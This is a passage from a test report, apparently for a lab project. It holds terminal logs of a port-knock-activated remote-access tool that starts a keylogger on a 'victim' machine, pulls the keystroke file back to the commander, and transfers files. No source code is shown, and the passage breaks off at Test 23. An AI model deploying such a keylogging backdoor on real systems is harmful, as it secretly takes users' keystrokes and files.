root        16112  4.1  0.4 372356 74232 pts/1    Sl+  17:28   0:02 kworker/3:0process7245
root          840  0.0  0.0      0     0 ?        I<   15:18   0:00 [kworker/3:1H-kblockd]
root          931  0.0  0.0      0     0 ?        I    15:18   0:00 [kworker/3:2-events]
root         1847  0.0  0.0      0     0 ?        I    15:25   0:00 [kworker/4:0-rcu_par_gp]
root           33  0.0  0.0      0     0 ?        I<   15:18   0:00 [kworker/4:0H-events_highpri]
root          341  0.0  0.0      0     0 ?        I<   15:18   0:00 [kworker/4:1H-kblockd]
root         8528  0.0  0.0      0     0 ?        I    16:47   0:00 [kworker/4:2-events]
root         2359  0.0  0.0      0     0 ?        I    15:25   0:00 [kworker/5:0-events_freezable]
```

Keylogger Test Cases (Command 1 and Command 2)

Test 10




```
17:24:24(-)root@localhost:project$ python commander.py -ip 192.168.0.21 -dport 2000
Encryption Key: ZN
Press ENTER to continue

===============MENU OPTIONS===============
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:1
Press ENTER to continue
```

```
17:24:26(-)root@localhost:project$ python victim.py -p 2000

---[STANDING BY FOR PORT KNOCK]---
Port Knock Success: ('192.168.0.22', 1200)
Enter Encryption Key: ZN
[MAIN] waiting on command
[COMMAND RECEIVED] Start Keylogger
[KEYLOGGER] keylog.txt exists
[KEYLOGGER] Found the event file path: /dev/input/event4
[KEYLOGGER] Process Started
[MAIN] waiting on command
```

Test 11

As we can see on the victim console in the screenshot below, we can see that they created the keylog.txt file




```
17:31:05(-)root@localhost:project$ python commander.py -ip 192.168.0.21 -dport 2000
Encryption Key: hO
Press ENTER to continue

===============MENU OPTIONS===============
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:1
Press ENTER to continue

===============MENU OPTIONS===============
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:3
[BAD COMMAND] Keylogger should be Stopped before transferring keylog.txt
Press ENTER to continue
```

```
17:31:07(-)root@localhost:project$ python victim.py -p 2000

---[STANDING BY FOR PORT KNOCK]---
Port Knock Success: ('192.168.0.22', 1200)
Enter Encryption Key: hO
[MAIN] waiting on command
[COMMAND RECEIVED] Start Keylogger
[KEYLOGGER] keylog.txt created
[KEYLOGGER] Found the event file path: /dev/input/event4
[KEYLOGGER] Process Started
[MAIN] waiting on command
[COMMAND RECEIVED] Transfer Keylog File
[TRANSFER STOPPED] Keylogger running
[MAIN] waiting on command
```

Test 12, Test 13, Test 14, Test 15, Test 16


We can see the content of the keylog.txt file on the victim side.



```
17:26:51(-)root@localhost:project$ ls
commander.py  covertTCP.py  downloads  keylogger.py  keylog.txt  __pycache__  test.py  victim.py  watcher.py
17:26:55(-)root@localhost:project$ cat keylog.txt
 hello world !@#123? HELLO EORLD [CTRL]ALTUPDOWNLEFTRIGHTDOWNUP17:27:02(-)root@localhost:project$
```

Test 17

In the below screen shot we can see that command 2 will stop the keylogger




```
17:24:24(-)root@localhost:project$ python commander.py -ip 192.168.0.21 -dport 2000
Encryption Key: ZN
Press ENTER to continue

===============MENU OPTIONS===============
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:1
Press ENTER to continue

===============MENU OPTIONS===============
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:2
Press ENTER to continue
```

```
17:24:26(-)root@localhost:project$ python victim.py -p 2000

---[STANDING BY FOR PORT KNOCK]---
Port Knock Success: ('192.168.0.22', 1200)
Enter Encryption Key: ZN
[MAIN] waiting on command
[COMMAND RECEIVED] Start Keylogger
[KEYLOGGER] keylog.txt exists
[KEYLOGGER] Found the event file path: /dev/input/event4
[KEYLOGGER] Process Started
[MAIN] waiting on command
[COMMAND RECEIVED] Stop Keylogger
[KEYLOGGER] Process Stopped
Keylogger Stopped
[MAIN] waiting on command
```

Test 18

If the keylogger is not running and commander sends a stop command will result in below




```
17:26:17(-)root@localhost:project$ python commander.py -ip 192.168.0.21 -dport 2000
Encryption Key: oQ
Press ENTER to continue

==============MENU OPTIONS==============
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:2
Press ENTER to continue
```

```
17:26:19(-)root@localhost:project$ python victim.py -p 2000

---[STANDING BY FOR PORT KNOCK]---
Port Knock Success: ('192.168.0.22', 1200)
Enter Encryption Key: oQ
[MAIN] waiting on command
[COMMAND RECEIVED] Stop Keylogger
Keylogger not running
[MAIN] waiting on command
```

Transfer Keylog Test cases (Command 3)

Test 19

Transfer the keylog.txt to the commander



```
11.Disconnect
12.Uninstall

Choose an Option from above:2
Press ENTER to continue

---------------MENU OPTIONS---------------
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:3
[File Received] saved as downloads/192.168.0.21/keylog.txt
Press ENTER to continue
```


```
-rw-r--r-- 1 root root 5168 Dec  1 16:47 keylogger.py
drwxr-xr-x 2 root root 4096 Dec  1 16:52 __pycache__
-rw-r--r-- 1 root root 8181 Dec  1 16:47 victim.py
-rw-r--r-- 1 root root 4413 Dec  1 16:47 watcher.py
17:00:52(-)root@localhost:project$ sudo python3 victim.py

---[STANDING BY FOR PORT KNOCK]---
Port Knock Success: ('192.168.0.22', 1200)
Enter Encryption Key: mu
[MAIN] waiting on command
[COMMAND RECEIVED] Start Keylogger
[KEYLOGGER] keylog.txt created
[KEYLOGGER] Found the event file path: /dev/input/event4
[KEYLOGGER] Process Started
[MAIN] waiting on command
[COMMAND RECEIVED] Stop Keylogger
[KEYLOGGER] Process Stopped
Keylogger Stopped
[MAIN] waiting on command
[COMMAND RECEIVED] Transfer Keylog File
[SENDING] keylog.txt
[MAIN] waiting on command
```

```
17:01:33(-)root@localhost:project$ ls -l
total 56
-rw-r--r-- 1 root root 7110 Dec  1 15:50 commander.py
-rw-r--r-- 1 root root 7557 Dec  1 15:55 covertTCP.py
drwxr-xr-x 3 root root 4096 Dec  1 17:01 downloads
-rw-r--r-- 1 root root 3149 Sep 25 18:23 helper.py
-rw-r--r-- 1 root root 5168 Nov 26 13:37 keylogger.py
drwxr-xr-x 2 root root 4096 Dec  1 16:32 __pycache__
drwxr-xr-x 5 root root 4096 Dec  1 15:24 venv
-rw-r--r-- 1 root root 8181 Dec  1 16:26 victim.py
-rw-r--r-- 1 root root 4413 Dec  1 16:31 watcher.py
17:01:34(-)root@localhost:project$ cd downloads/192.168.0.21/
17:01:37(-)root@localhost:192.168.0.21$ ls
deleted  watching
17:01:38(-)root@localhost:192.168.0.21$ ls
deleted  keylog.txt  watching
17:02:02(-)root@localhost:192.168.0.21$
```

```
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device memory 0x70500000-705fffff

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 52  bytes 7628 (7.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 52  bytes 7628 (7.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

17:00:25(-)root@localhost:project$ ls -l
total 40
-rw-r--r-- 1 root root 7557 Dec  1 16:47 covertTCP.py
-rw-r--r-- 1 root root 3149 Dec  1 16:47 helper.py
-rw-r--r-- 1 root root 5168 Dec  1 16:47 keylogger.py
```

Test 20

When keylogger is running, you can not transfer the keylog file




```
17:31:05(-)root@localhost:project$ python commander.py -ip 192.168.0.21 -dport 2000
Encryption Key: h0
Press ENTER to continue

===============MENU OPTIONS===============
1.  Start Keylogger
2.  Stop Keylogger
3.  Transfer Keylog File
4.  Transfer File To
5.  Transfer File From
6.  Run Program
7.  Watch File
8.  Watch Directory
9.  Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:1
Press ENTER to continue

===============MENU OPTIONS===============
1.  Start Keylogger
2.  Stop Keylogger
3.  Transfer Keylog File
4.  Transfer File To
5.  Transfer File From
6.  Run Program
7.  Watch File
8.  Watch Directory
9.  Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:3
[BAD COMMAND] Keylogger should be Stopped before transferring keylog.txt
Press ENTER to continue
```

```
17:31:07(-)root@localhost:project$ python victim.py -p 2000

---[STANDING BY FOR PORT KNOCK]---
Port Knock Success: ('192.168.0.22', 1200)
Enter Encryption Key: h0
[MAIN] waiting on command
[COMMAND RECEIVED] Start Keylogger
[KEYLOGGER] keylog.txt created
[KEYLOGGER] Found the event file path: /dev/input/event4
[KEYLOGGER] Process Started
[MAIN] waiting on command
[COMMAND RECEIVED] Transfer Keylog File
[TRANSFER STOPPED] Keylogger running
[MAIN] waiting on command
```

Test 21

When keylog.txt does not exist and you try to transfer the keylog file.




```
17:30:25(-)root@localhost:project$ python commander.py -ip 192.168.0.21 -dport 2000
Encryption Key: eh
Press ENTER to continue

===============MENU OPTIONS===============
1.  Start Keylogger
2.  Stop Keylogger
3.  Transfer Keylog File
4.  Transfer File To
5.  Transfer File From
6.  Run Program
7.  Watch File
8.  Watch Directory
9.  Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:3
[FILE ERROR] keylog.txt does not exist.
Press ENTER to continue
```

```
17:30:27(-)root@localhost:project$ python victim.py -p 2000

---[STANDING BY FOR PORT KNOCK]---
Port Knock Success: ('192.168.0.22', 1200)
Enter Encryption Key: eh
[MAIN] waiting on command
[COMMAND RECEIVED] Transfer Keylog File
[TRANSFER STOPPED] keylog.txt does not exist
[MAIN] waiting on command
```

Transfer File From and Transfer File To (Command 4 and Command 5)

Test 22

File transfer to commander



```
Choose an Option from above:3
[File Received] saved as downloads/192.168.0.21/keylog.txt
Press ENTER to continue

---------------MENU OPTIONS---------------
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:4
Write the name of file you want to send: test-4.txt
[SENDING] test-4.txt
Press ENTER to continue
```


```
17:00:52(-)root@localhost:project$ sudo python3 victim.py

---[STANDING BY FOR PORT KNOCK]---
Port Knock Success: ('192.168.0.22', 1200)
Enter Encryption Key: mu
[MAIN] waiting on command
[COMMAND RECEIVED] Start Keylogger
[KEYLOGGER] keylog.txt created
[KEYLOGGER] Found the event file path: /dev/input/event4
[KEYLOGGER] Process Started
[MAIN] waiting on command
[COMMAND RECEIVED] Stop Keylogger
[KEYLOGGER] Process Stopped
Keylogger Stopped
[MAIN] waiting on command
[COMMAND RECEIVED] Transfer Keylog File
[SENDING] keylog.txt
[MAIN] waiting on command
[COMMAND RECEIVED] Transfer File To
Receiving
[File Received] saved as test-4.txt
[MAIN] waiting on command
```

```
-rw-r--r-- 1 root root 7110 Dec  1 15:50 commander.py
-rw-r--r-- 1 root root 7557 Dec  1 15:55 covertTCP.py
drwxr-xr-x 3 root root 4096 Dec  1 17:01 downloads
-rw-r--r-- 1 root root 3149 Sep 25 18:23 helper.py
-rw-r--r-- 1 root root 5168 Nov 26 13:37 keylogger.py
drwxr-xr-x 2 root root 4096 Dec  1 16:32 __pycache__
drwxr-xr-x 5 root root 4096 Dec  1 15:24 venv
-rw-r--r-- 1 root root 8181 Dec  1 16:26 victim.py
-rw-r--r-- 1 root root 4413 Dec  1 16:31 watcher.py
17:01:34(-)root@localhost:project$ cd downloads/192.168.0.21/
17:01:37(-)root@localhost:192.168.0.21$ ls
deleted  watching
17:01:38(-)root@localhost:192.168.0.21$ ls
deleted  keylog.txt  watching
17:02:02(-)root@localhost:192.168.0.21$ vim keylog.txt
17:02:22(-)root@localhost:192.168.0.21$ ls
deleted  keylog.txt  watching
17:02:32(-)root@localhost:192.168.0.21$ cd ..
17:02:34(-)root@localhost:downloads$ cd ..
17:02:36(-)root@localhost:project$ ls
commander.py  covertTCP.py  downloads  helper.py  keylogger.py  __pycache__  venv  victim.py  watcher.py
17:02:37(-)root@localhost:project$ vim test-4.txt
17:03:01(-)root@localhost:project$
```

```
-rw-r--r-- 1 root root 5168 Dec  1 16:47 keylogger.py
drwxr-xr-x 2 root root 4096 Dec  1 16:52 __pycache__
-rw-r--r-- 1 root root 8181 Dec  1 16:47 victim.py
-rw-r--r-- 1 root root 4413 Dec  1 16:47 watcher.py
17:02:08(-)root@localhost:project$ ls -l
total 40
-rw-r--r-- 1 root root 7557 Dec  1 16:47 covertTCP.py
-rw-r--r-- 1 root root 3149 Dec  1 16:47 helper.py
-rw-r--r-- 1 root root 5168 Dec  1 16:47 keylogger.py
drwxr-xr-x 2 root root 4096 Dec  1 16:52 __pycache__
-rw-r--r-- 1 root root 8181 Dec  1 16:47 victim.py
-rw-r--r-- 1 root root 4413 Dec  1 16:47 watcher.py
17:03:13(-)root@localhost:project$ ls -l
total 44
-rw-r--r-- 1 root root 7557 Dec  1 16:47 covertTCP.py
-rw-r--r-- 1 root root 3149 Dec  1 16:47 helper.py
-rw-r--r-- 1 root root 5168 Dec  1 16:47 keylogger.py
drwxr-xr-x 2 root root 4096 Dec  1 16:52 __pycache__
-rw-r--r-- 1 root root   82 Dec  1 17:03 test-4.txt
-rw-r--r-- 1 root root 8181 Dec  1 16:47 victim.py
-rw-r--r-- 1 root root 4413 Dec  1 16:47 watcher.py
17:03:17(-)root@localhost:project$
```

Test 23

when the file does not exist on the victim’s side

